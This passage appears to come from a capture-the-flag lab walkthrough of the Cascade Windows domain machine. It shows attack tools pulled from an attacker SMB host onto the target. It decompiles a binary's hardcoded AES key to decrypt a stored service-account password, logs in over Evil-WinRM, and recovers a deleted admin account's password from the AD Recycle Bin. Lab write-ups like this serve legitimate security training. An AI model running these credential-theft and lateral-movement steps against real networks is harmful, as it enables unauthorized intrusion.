NT AUTHORITY\This Organization             Well-known group S-1-5-15                                      Mandatory group, Enabled by default, Enabled group
CASCADE\Data Share                         Alias            S-1-5-21-3332504370-1206983947-1165150453-1138 Mandatory group, Enabled by default, Enabled group, Local Group
CASCADE\Audit Share                        Alias            S-1-5-21-3332504370-1206983947-1165150453-1137 Mandatory group, Enabled by default, Enabled group, Local Group
CASCADE\IT                                 Alias            S-1-5-21-3332504370-1206983947-1165150453-1113 Mandatory group, Enabled by default, Enabled group, Local Group
CASCADE\Remote Management Users            Alias            S-1-5-21-3332504370-1206983947-1165150453-1126 Mandatory group, Enabled by default, Enabled group, Local Group
NT AUTHORITY\NTLM Authentication           Well-known group S-1-5-64-10                                   Mandatory group, Enabled by default, Enabled group
Mandatory Label\Medium Plus Mandatory Level Label           S-1-16-8448


PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                    State
============================= ============================== =======
SeMachineAccountPrivilege     Add workstations to domain     Enabled
SeChangeNotifyPrivilege       Bypass traverse checking       Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set Enabled
*Evil-WinRM* PS C:\Users\s.smith\Documents> net users

User accounts for \\

-------------------------------------------------------------------------------
a.turnbull               administrator            arksvc
b.hanson                 BackupSvc                CascGuest
d.burman                 e.crowe                  i.croft
j.allen                  j.goodhand               j.wakefield
krbtgt                   r.thompson               s.hickson
s.smith                  util
The command completed with one or more errors.

*Evil-WinRM* PS C:\Users\s.smith\Documents>
```

The user is part of the following non-default groups.

- Data Share
- Audit Share
- IT

copy necessary tools

```
*Evil-WinRM* PS C:\Users\s.smith\Documents> copy \\10.10.14.5\kali\winpeas.exe .
*Evil-WinRM* PS C:\Users\s.smith\Documents> copy \\10.10.14.5\kali\ad\SharpHound.exe .
*Evil-WinRM* PS C:\Users\s.smith\Documents> copy \\10.10.14.5\kali\ad\powerview\powerview.ps1 .
*Evil-WinRM* PS C:\Users\s.smith\Documents> copy \\10.10.14.5\kali\ad\Rubeus.exe .
*Evil-WinRM* PS C:\Users\s.smith\Documents>
```

I am able to run *winpeas* but I could not run *SharpHound*.

```
*Evil-WinRM* PS C:\Users\s.smith\Documents> .\winpeas.exe > s.smith.winpeas.output
*Evil-WinRM* PS C:\Users\s.smith\Documents> .\SharpHound.exe
SharpHound.exe :
    + CategoryInfo          : NotSpecified: (:String) [], RemoteException
    + FullyQualifiedErrorId : NativeCommandError
Unhandled Exception: System.MissingMethodException: Method not found: '!!0[] System.Array.Empty()'.
   at Sharphound.Program.<Main>d__0.MoveNext()
   at System.Runtime.CompilerServices.AsyncMethodBuilderCore.Start[TStateMachine](TStateMachine& stateMachine)
   at Sharphound.Program.<Main>(String[] args)
*Evil-WinRM* PS C:\Users\s.smith\Documents> copy \\10.10.14.5\kali\SharpHound.ps1 .
*Evil-WinRM* PS C:\Users\s.smith\Documents> .\SharpHound.ps1
*Evil-WinRM* PS C:\Users\s.smith\Documents> l
The term 'l' is not recognized as the name of a cmdlet, function, script file, or operable program. Check the spelling of the name,
At line:1 char:1
+ l
+ ~
    + CategoryInfo          : ObjectNotFound: (l:String) [], CommandNotFoundException
    + FullyQualifiedErrorId : CommandNotFoundException
ls
```

lateral movement, s.smith → ArkSvc

User *s.smith* is part of 3 groups I mentioned previously.

- Data Share
- Audit Share
- IT

Among them *Audit Share* is interesting. It is not a standard group, and only *s.smith* is the member.

```
*Evil-WinRM* PS C:\Users\s.smith\Documents> net localgroup "Audit Share"
Alias name     Audit Share
Comment        \\Casc-DC1\Audit$

Members

-------------------------------------------------------------------------------
s.smith
The command completed successfully.
```

C:\Shares

There's a folder called *Shares*, but I do not have a permission to list directory from it.

```
*Evil-WinRM* PS C:\Users\s.smith\Documents> ls -force C:\


    Directory: C:\


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d--hs-         1/13/2023   7:27 AM                $Recycle.Bin
d--hs-          3/3/2020  11:01 AM                Boot
d--hsl         7/14/2009   6:06 AM                Documents and Settings
d-----          1/9/2020   8:14 PM                inetpub
d-----         7/14/2009   4:20 AM                PerfLogs
d-r---         1/28/2020   7:27 PM                Program Files
d-r---          2/4/2021   4:24 PM                Program Files (x86)
d--h--         3/23/2020   8:36 AM                ProgramData
d--hs-          1/9/2020   3:11 PM                Recovery
d-----         1/15/2020   9:38 PM                Shares
d--hs-          1/9/2020   3:28 PM                System Volume Information
d-r---         1/28/2020  11:37 PM                Users
d-----          2/4/2021   4:32 PM                Windows
-arhs-        11/18/2018   2:44 AM         399860 bootmgr
-arhs-          1/9/2020  11:06 PM           8192 BOOTSECT.BAK
-a-hs-         1/12/2023   9:42 PM     4294365184 pagefile.sys


*Evil-WinRM* PS C:\Users\s.smith\Documents> ls C:\Shares
Access to the path 'C:\Shares' is denied.
At line:1 char:1
+ ls C:\Shares
+ ~~~~~~~~~~~~
    + CategoryInfo          : PermissionDenied: (C:\Shares:String) [Get-ChildItem], UnauthorizedAccessException
    + FullyQualifiedErrorId : DirUnauthorizedAccessError,Microsoft.PowerShell.Commands.GetChildItemCommand
*Evil-WinRM* PS C:\Users\s.smith\Documents>
```

But since the user is part of *Audit Share* from SMB we know there's a share called *Audit$.

```
ghost@localhost [06:25:08] [~/Documents/hacking/provinggrounds/MOCK-EXAMS/2022-01-12/cascade] [master *]
→ % smbmap -H 10.10.10.182 -u 'r.thompson' -p 'rY4n5eva'
[+] IP: 10.10.10.182:445        Name: cascade.local
        Disk                                                    Permissions     Comment
        ----                                                    -----------     -------
        ADMIN$                                                  NO ACCESS       Remote Admin
        Audit$                                                  NO ACCESS
        C$                                                      NO ACCESS       Default share
        Data                                                    READ ONLY
        IPC$                                                    NO ACCESS       Remote IPC
        NETLOGON                                                READ ONLY       Logon server share
        print$                                                  READ ONLY       Printer Drivers
        SYSVOL                                                  READ ONLY       Logon server share

ghost@localhost [06:25:57] [~/Documents/hacking/provinggrounds/MOCK-EXAMS/2022-01-12/cascade] [master *]
→ %
```

Therefore, I can try reading that.

```
*Evil-WinRM* PS C:\Users\s.smith\Documents> ls C:\Shares\Audit


    Directory: C:\Shares\Audit


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----        1/28/2020   9:40 PM                DB
d-----        1/26/2020  10:25 PM                x64
d-----        1/26/2020  10:25 PM                x86
-a----        1/28/2020   9:46 PM          13312 CascAudit.exe
-a----        1/29/2020   6:00 PM          12288 CascCrypto.dll
-a----        1/28/2020  11:29 PM             45 RunAudit.bat
-a----       10/27/2019   6:38 AM         363520 System.Data.SQLite.dll
-a----       10/27/2019   6:38 AM         186880 System.Data.SQLite.EF6.dll
```

I am going to get entire folder with *smbget*.

```
ghost@localhost [15:51:53] [~/Documents/hacking/provinggrounds/MOCK-EXAMS/2022-01-12/cascade] [master *]
→ % smbget -R smb://10.10.10.182/Audit$ -U 's.smith'
Password for [s.smith] connecting to //10.10.10.182/Audit$:
Using workgroup WORKGROUP, user s.smith
smb://10.10.10.182/Audit$/CascAudit.exe
smb://10.10.10.182/Audit$/CascCrypto.dll
smb://10.10.10.182/Audit$/DB/Audit.db
smb://10.10.10.182/Audit$/RunAudit.bat
smb://10.10.10.182/Audit$/System.Data.SQLite.dll
smb://10.10.10.182/Audit$/System.Data.SQLite.EF6.dll
smb://10.10.10.182/Audit$/x64/SQLite.Interop.dll
smb://10.10.10.182/Audit$/x86/SQLite.Interop.dll
Downloaded 3.33MB in 81 seconds
```

CascAudit.exe


RunAudit.bat is interesting.

```
ghost@localhost [16:18:07] [~/Documents/hacking/provinggrounds/MOCK-EXAMS/2022-01-12/cascade/Shares/Audit] [master *]
→ % cat RunAudit.bat
       File: RunAudit.bat
   1   CascAudit.exe "\\CASC-DC1\Audit$\DB\Audit.db"

ghost@localhost [16:18:08] [~/Documents/hacking/provinggrounds/MOCK-EXAMS/2022-01-12/cascade/Shares/Audit] [master *]
→ %
```

I am unable to run with *Wine*, but since it looks like SQLite DB, going to check the database directly.

```
ghost@localhost [16:18:29] [~/Documents/hacking/provinggrounds/MOCK-EXAMS/2022-01-12/cascade/Shares/Audit] [master *]
→ % wine CascAudit.exe DB/Audit.db
003c:err:service:process_send_command receiving command result timed out
003c:err:service:process_send_command service protocol error - failed to write pipe!
0024:err:mscoree:CLRRuntimeInfo_GetRuntimeHost Wine Mono is not installed
```

I use SQLite DB Browser and found *ArkSvc* credential in *Ldap*.




It looks like base64, so I decoded it, but it does not decode to ASCII somehow.

```
ghost@localhost [16:23:43] [~/Documents/hacking/provinggrounds/MOCK-EXAMS/2022-01-12/cascade/Shares/Audit] [master *]
→ % echo -n "BQO5l5Kj9MdErXx6Q6AGOw==" | base64 -d
D|zC;%

ghost@localhost [16:23:52] [~/Documents/hacking/provinggrounds/MOCK-EXAMS/2022-01-12/cascade/Shares/Audit] [master *]
→ %
```

```
∴▷������D�|zC�⌕;
```

It is probably encrypted. So I look into *CascAudit.exe*.
I downloaded DNSpy.

- https://github.com/dnSpy/dnSpy/



Looking at *CascAudito* → *MainModule*, the code is interesting. Especially the part below.

```
namespace CascAudiot
{
    // Token: 0x02000008 RID: 8
    [StandardModule]
    internal sealed class MainModule
    {
        // Token: 0x0600000F RID: 15 RVA: 0x00002128 File Offset: 0x00000328
        [STAThread]
        public static void Main()
        {
            if (MyProject.Application.CommandLineArgs.Count != 1)
            {
                Console.WriteLine("Invalid number of command line args specified. Must specify database path only");
                return;
            }
            checked
            {
                using (SQLiteConnection sqliteConnection = new SQLiteConnection("Data Source=" + MyProject.Application.CommandLineA
                {
                    string str = string.Empty;
                    string password = string.Empty;
                    string str2 = string.Empty;
                    try
                    {
                        sqliteConnection.Open();
                        using (SQLiteCommand sqliteCommand = new SQLiteCommand("SELECT * FROM LDAP", sqliteConnection))
                        {
                            using (SQLiteDataReader sqliteDataReader = sqliteCommand.ExecuteReader())
                            {
                                sqliteDataReader.Read();
                                str = Conversions.ToString(sqliteDataReader["Uname"]);
                                str2 = Conversions.ToString(sqliteDataReader["Domain"]);
                                string text = Conversions.ToString(sqliteDataReader["Pwd"]);
                                try
                                {
                                    password = Crypto.DecryptString(text, "c4scadek3y654321");
                                }
                                catch (Exception ex)
                                {
                                    Console.WriteLine("Error decrypting password: " + ex.Message);
                                    return;
                                }
                            }
                        }
```


It read Uname, Domain, and Pwd and for Pwd, it decrypt the string with *c4scadek3y654321*.
I try executing the program in debugger mode to see the *password* variable value but it failed to run probably because I am running ARM based Windows.

I use cyberchef instead.

Fist I check what encryption it is using. It is under *CaseCrypto.dll*.

```
Crypto
4   using System.Text;
5
6   namespace CascCrypto
7   {
8       // Token: 0x02000007 RID: 7
9       public class Crypto
10      {
11          // Token: 0x06000012 RID: 18 RVA: 0x00002290 File Offset: 0x00000690
12          public static string EncryptString(string Plaintext, string Key)
13          {
14              byte[] bytes = Encoding.UTF8.GetBytes(Plaintext);
15              Aes aes = Aes.Create();
16              aes.BlockSize = 128;
17              aes.KeySize = 128;
18              aes.IV = Encoding.UTF8.GetBytes("1tdyjCbY1Ix49842");
19              aes.Key = Encoding.UTF8.GetBytes(Key);
20              aes.Mode = 1;
21              string result;
22              using (MemoryStream memoryStream = new MemoryStream())
23              {
24                  using (CryptoStream cryptoStream = new CryptoStream(memoryStream, aes.CreateEncryptor(), 1))
25                  {
26                      cryptoStream.Write(bytes, 0, bytes.Length);
27                      cryptoStream.FlushFinalBlock();
28                  }
29                  result = Convert.ToBase64String(memoryStream.ToArray());
30              }
31              return result;
32          }
33
34          // Token: 0x06000013 RID: 19 RVA: 0x00002360 File Offset: 0x00000760
35          public static string DecryptString(string EncryptedString, string Key)
36          {
37              byte[] array = Convert.FromBase64String(EncryptedString);
38              Aes aes = Aes.Create();
39              aes.KeySize = 128;
40              aes.BlockSize = 128;
41              aes.IV = Encoding.UTF8.GetBytes("1tdyjCbY1Ix49842");
42              aes.Mode = 1;
43              aes.Key = Encoding.UTF8.GetBytes(Key);
44              string @string;
45              using (MemoryStream memoryStream = new MemoryStream(array))
46              {
47                  using (CryptoStream cryptoStream = new CryptoStream(memoryStream, aes.CreateDecryptor(), 0))
48                  {
49                      byte[] array2 = new byte[checked(array.Length - 1 + 1)];
50                      cryptoStream.Read(array2, 0, array2.Length);
51                      @string = Encoding.UTF8.GetString(array2);
52                  }
53              }
54              return @string;
55          }
```


IV is *1tdyjCbY1Ix49842*.


Now I got what I need to decrypt.

- **IV:** 1tdyjCbY1Ix49842
- **Key:** c4scadek3y654321
- **Input:** BQO5l5Kj9MdErXx6Q6AGOw==

I manages to decrypt with the following online tool.

- https://www.devglan.com/online-tools/aes-encryption-decryption





Password is *w3lc0meFr31nd*.

evil-winrm

I use *evil-winrm* to access.

```
ghost@localhost [22:11:21] [~/Documents/hacking/provinggrounds/MOCK-EXAMS/2022-01-12/cascade/Shares] [master *]
→ % evil-winrm -i 10.10.10.182 -u arksvc -p 'w3lc0meFr31nd'
zsh: /usr/local/bin/evil-winrm: bad interpreter: /usr/bin/ruby2.7: no such file or directory

Evil-WinRM shell v3.4

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine

Data: For more information, check Evil-WinRM Github: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint

*Evil-WinRM* PS C:\Users\arksvc\Documents> whoami
cascade\arksvc
*Evil-WinRM* PS C:\Users\arksvc\Documents>
```

ArkSVC enumeration

The user is part of *AD Recycle Bin* group.

```
*Evil-WinRM* PS C:\Users\arksvc\Documents> whoami /all

USER INFORMATION
----------------

User Name      SID
============== =============================================
cascade\arksvc S-1-5-21-3332504370-1206983947-1165150453-1106


GROUP INFORMATION
-----------------

Group Name                                 Type             SID                                           Attributes
========================================== ================ ============================================= ===============================================================
Everyone                                   Well-known group S-1-1-0                                       Mandatory group, Enabled by default, Enabled group
BUILTIN\Users                              Alias            S-1-5-32-545                                  Mandatory group, Enabled by default, Enabled group
BUILTIN\Pre-Windows 2000 Compatible Access Alias            S-1-5-32-554                                  Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\NETWORK                       Well-known group S-1-5-2                                       Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Authenticated Users           Well-known group S-1-5-11                                      Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\This Organization             Well-known group S-1-5-15                                      Mandatory group, Enabled by default, Enabled group
CASCADE\Data Share                         Alias            S-1-5-21-3332504370-1206983947-1165150453-1138 Mandatory group, Enabled by default, Enabled group, Local Group
CASCADE\IT                                 Alias            S-1-5-21-3332504370-1206983947-1165150453-1113 Mandatory group, Enabled by default, Enabled group, Local Group
CASCADE\AD Recycle Bin                     Alias            S-1-5-21-3332504370-1206983947-1165150453-1119 Mandatory group, Enabled by default, Enabled group, Local Group
CASCADE\Remote Management Users            Alias            S-1-5-21-3332504370-1206983947-1165150453-1126 Mandatory group, Enabled by default, Enabled group, Local Group
NT AUTHORITY\NTLM Authentication           Well-known group S-1-5-64-10                                   Mandatory group, Enabled by default, Enabled group
Mandatory Label\Medium Plus Mandatory Level Label           S-1-16-8448


PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                    State
============================= ============================== =======
SeMachineAccountPrivilege     Add workstations to domain     Enabled
SeChangeNotifyPrivilege       Bypass traverse checking       Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set Enabled
*Evil-WinRM* PS C:\Users\arksvc\Documents> net user arksvc
User name                    arksvc
Full Name                    ArkSvc
Comment
User's comment
Country code                 000 (System Default)
Account active               Yes
Account expires              Never

Password last set            1/9/2020 4:18:20 PM
Password expires             Never
Password changeable          1/9/2020 4:18:20 PM
Password required            Yes
User may change password     No

Workstations allowed         All
Logon script
User profile
Home directory
Last logon                   1/29/2020 9:05:40 PM

Logon hours allowed          All

Local Group Memberships      *AD Recycle Bin       *IT
                             *Remote Management Use
Global Group memberships     *Domain Users
The command completed successfully.
```

This group allows you to read deleted AD objects.

- https://book.hacktricks.xyz/windows-hardening/active-directory-methodology/privileged-groups-and-token-privileges#ad-recycle-bin

Recovering deleted objects

I recover deleted objects with the command below.

```
*Evil-WinRM* PS C:\Users\arksvc\Documents> Get-ADObject -filter 'isDeleted -eq $true' -includeDeletedObjects -Properties *


CanonicalName                   : cascade.local/Deleted Objects
CN                              : Deleted Objects
Created                         : 1/9/2020 3:31:39 PM
createTimeStamp                 : 1/9/2020 3:31:39 PM
Deleted                         : True
Description                     : Default container for deleted objects
DisplayName                     :
DistinguishedName               : CN=Deleted Objects,DC=cascade,DC=local
dSCorePropagationData           : {1/1/1601 12:00:00 AM}
instanceType                    : 4
isCriticalSystemObject          : True
isDeleted                       : True
LastKnownParent                 :
Modified                        : 1/13/2020 1:21:17 AM
modifyTimeStamp                 : 1/13/2020 1:21:17 AM
Name                            : Deleted Objects
ObjectCategory                  : CN=Container,CN=Schema,CN=Configuration,DC=cascade,DC=local
ObjectClass                     : container
ObjectGUID                      : 51de9801-3625-4ac2-a605-d6bd71617681
ProtectedFromAccidentalDeletion :
sDRightsEffective               : 0
showInAdvancedViewOnly          : True
systemFlags                     : -1946157056
uSNChanged                      : 65585
uSNCreated                      : 5695
whenChanged                     : 1/13/2020 1:21:17 AM
whenCreated                     : 1/9/2020 3:31:39 PM

accountExpires                  : 9223372036854775807
badPasswordTime                 : 0
badPwdCount                     : 0
```

Among them, the interesting account is *TempAdmin* which was mentioned previously in email.

```
CanonicalName                   : cascade.local/Deleted Objects/TempAdmin
                                  DEL:f0cc344d-31e0-4866-bceb-a842791ca059
cascadeLegacyPwd                : YmFDVDNyMWFOMDBkbGVz
CN                              : TempAdmin
                                  DEL:f0cc344d-31e0-4866-bceb-a842791ca059
codePage                        : 0
countryCode                     : 0
Created                         : 1/27/2020 3:23:08 AM
createTimeStamp                 : 1/27/2020 3:23:08 AM
Deleted                         : True
Description                     :
DisplayName                     : TempAdmin
DistinguishedName               : CN=TempAdmin\0ADEL:f0cc344d-31e0-4866-bceb-a842791ca059,CN=Deleted Objects,DC=cascade,DC=local
dSCorePropagationData           : {1/27/2020 3:23:08 AM, 1/1/1601 12:00:00 AM}
givenName                       : TempAdmin
instanceType                    : 4
isDeleted                       : True
LastKnownParent                 : OU=Users,OU=UK,DC=cascade,DC=local
lastLogoff                      : 0
lastLogon                       : 0
logonCount                      : 0
Modified                        : 1/27/2020 3:24:34 AM
modifyTimeStamp                 : 1/27/2020 3:24:34 AM
msDS-LastKnownRDN               : TempAdmin
Name                            : TempAdmin
                                  DEL:f0cc344d-31e0-4866-bceb-a842791ca059
nTSecurityDescriptor            : System.DirectoryServices.ActiveDirectorySecurity
ObjectCategory                  :
ObjectClass                     : user
ObjectGUID                      : f0cc344d-31e0-4866-bceb-a842791ca059
objectSid                       : S-1-5-21-3332504370-1206983947-1165150453-1136
primaryGroupID                  : 513
ProtectedFromAccidentalDeletion : False
pwdLastSet                      : 132245689883479503
sAMAccountName                  : TempAdmin
sDRightsEffective               : 0
userAccountControl              : 66048
userPrincipalName               : TempAdmin@cascade.local
uSNChanged                      : 237705
uSNCreated                      : 237695
whenChanged                     : 1/27/2020 3:24:34 AM
whenCreated                     : 1/27/2020 3:23:08 AM
```

According to the email, it is using same password as the normal admin account.

From: Steve Smith

To: IT (Internal)

Sent: 14 June 2018 14:07

Subject: Meeting Notes

For anyone that missed yesterday's meeting (I'm looking at you Ben). Main points are below:

-- New production network will be going live on Wednesday so keep an eye out for any issues.

-- We will be using a temporary account to perform all tasks related to the network migration and this account will be deleted at the end of 2018 once the migration is complete. This will allow us to identify actions related to the migration in security logs etc. Username is TempAdmin (password is the same as the normal admin account password).

-- The winner of the "Best GPO" competition will be announced on Friday so get your submissions in soon.

Steve

Therefore the following credential might works for normal admin

- YmFDVDNyMWFOMDBkbGVz

Looks like *base64* so I decoded as follow.

